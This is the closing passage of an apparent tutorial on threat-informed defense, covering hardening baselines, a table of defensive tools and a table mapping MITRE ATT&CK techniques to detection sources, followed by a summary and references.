Hardening baselines: enable command-line process auditing (ProcessCreationIncludeCmdLine_Enabled); enforce PowerShell Constrained Language Mode with Script Block and Module Logging; deploy Sysmon with a maintained config (e.g., SwiftOnSecurity) validated against each technique’s ATT&CK data sources; enforce a TTP expiry policy (re-validate sightings older than 24 months); and configure automated TAXII ingest from ISAC/CERT networks.
13. Tools for Threat-Informed Defense
| Tool | Description | Link |
|---|---|---|
| ATT&CK Navigator | Layer-based technique coverage visualization | attack.mitre.org |
| ATT&CK Workbench | Manage and extend a local ATT&CK copy | ctid.mitre.org |
| MISP | Open-source threat-intelligence platform (STIX/TAXII) | misp-project.org |
| OpenCTI | STIX 2.1 ingestion via connectors and TAXII | filigran.io |
| MITRE CALDERA | Automated adversary emulation | caldera.mitre.org |
| Atomic Red Team | ATT&CK-mapped atomic test library | atomicredteam.io |
| Mappings Explorer | Security controls mapped to ATT&CK | ctid.mitre.org |
| Sigma | SIEM-agnostic detection rule standard | sigmahq.io |
14. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Phishing / Spearphishing Attachment | T1566 / T1566.001 | Mail-gateway detonation; Sysmon EID 1/11 on child processes. |
| PowerShell | T1059.001 | Script Block Logging; Sigma on -enc. |
| Scheduled Task/Job | T1053 | Security Event 4698; Sysmon EID 1 (schtasks.exe). |
| Process Injection | T1055 | ETW Threat-Intelligence; EDR memory analytics. |
| Valid Accounts | T1078 | Security Event 4624 anomaly baselining. |
| Remote Services | T1021 | Sysmon EID 3; logon-type correlation. |
| Data Encrypted for Impact | T1486 | Sysmon EID 11 mass-write; canary files. |
Summary
- Threat-Informed Defense replaces brittle IOC reaction with stable, behavior-centric defense built on adversary TTPs.
- The Pyramid of Pain motivates the shift; MITRE ATT&CK supplies the shared TTP vocabulary across Tactics, Techniques, Groups, and Mitigations.
- TID’s three dimensions — CTI, Defensive Measures, Testing & Evaluation — connect through the six-phase CTI lifecycle and exchange intelligence via STIX 2.1 over TAXII 2.1.
- M3TID measures maturity (CTI 30%, DM 50%, T&E 20%); INFORM is its strategic successor.
- Close the loop with CALDERA, Atomic Red Team, and the CTID Adversary Emulation Library, validating every technique against Sysmon and ATT&CK-tagged Sigma rules.
Related Tutorials
- Cyber Threat Intelligence (CTI) Fundamentals: Sources, Types, and the Intelligence Lifecycle
- APT Profiling: How to Build a Comprehensive Adversary Profile from Open-Source Intelligence
- Access Tokens and Privileges: The Kernel’s Security Context
- SIDs and Security Descriptors: Identity in Windows Security
- Mapping CTI Reports to ATT&CK TTPs: A Step-by-Step Methodology
References
- Adversary Emulation Plans | MITRE ATT&CK®
- Get Started: Adversary Emulation and Red Teaming | MITRE ATT&CK®
- Get Started: Threat Intelligence | MITRE ATT&CK®
- Our Mission: Threat-Informed Defense | MITRE Center for Threat-Informed Defense (CTID)
- Adversary Emulation Library | MITRE Center for Threat-Informed Defense (CTID)
- Enabling Threat-Informed Cybersecurity: Evolving CISA’s Approach to Cyber Threat Information Sharing | CISA